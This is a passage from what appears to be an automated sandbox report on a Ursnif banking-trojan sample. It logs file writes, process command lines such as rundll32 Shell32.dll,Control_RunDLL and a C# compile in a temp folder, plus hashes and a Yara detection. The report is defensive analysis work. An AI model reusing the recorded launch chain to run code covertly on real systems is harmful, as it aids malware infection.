C:\Users\user\AppData\Local\Temp\c2racwwn\CSC8F1415F2367845AF84D1583CADF7143D.TMP	unknown	652	00 00 00 00 20 00 00 00 ff ff 00 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 ff ff 10 00 ff ff 01 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 bd 04 ef fe 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 b0 04 ac 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00	....L... <.....0..... ....L.4...V.S._.V.E.R.S.I.O. N._.I.N.F.O..... .....?..... .....D.....V.a.r.F.i.l.e.I.n. f.o.....$.....T.r.a.n.s.l.a.t. i.o.n.....S.t.r.i.n. g.F.i.l.e.I.n.f	success or wait	1	7FF71ECDED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.cmdline	unknown	369	success or wait	1	7FF71EC71EE7	ReadFile
C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.0.cs	unknown	414	success or wait	1	7FF71EC71EE7	ReadFile

Analysis Process: cvtres.exe PID: 5168 Parent PID: 484

General

Start time:	16:12:20
Start date:	23/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES5FA2.tmp' 'c:\Users\user\AppData\Local\Temp\c2racwwn\CSC8F1415F2367845AF84D1583CADF7143D.TMP'
Imagebase:	0x7ff680590000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: control.exe PID: 1492 Parent PID: 1968

General

Start time:	16:12:24
Start date:	23/11/2020

Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff6741d0000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: rundll32.exe PID: 4832 Parent PID: 1492

General

Start time:	16:12:27
Start date:	23/11/2020
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' Shell32.dll,Control_RunDLL -h
Imagebase:	0x7ff772c30000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: explorer.exe PID: 3388 Parent PID: 5500

General

Start time:	16:12:29
Start date:	23/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: 3668 Parent PID: 3388

General

Start time:	16:12:47
Start date:	23/11/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6883e0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000025.00000002.656715294.000001FC1383E000.00000004.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis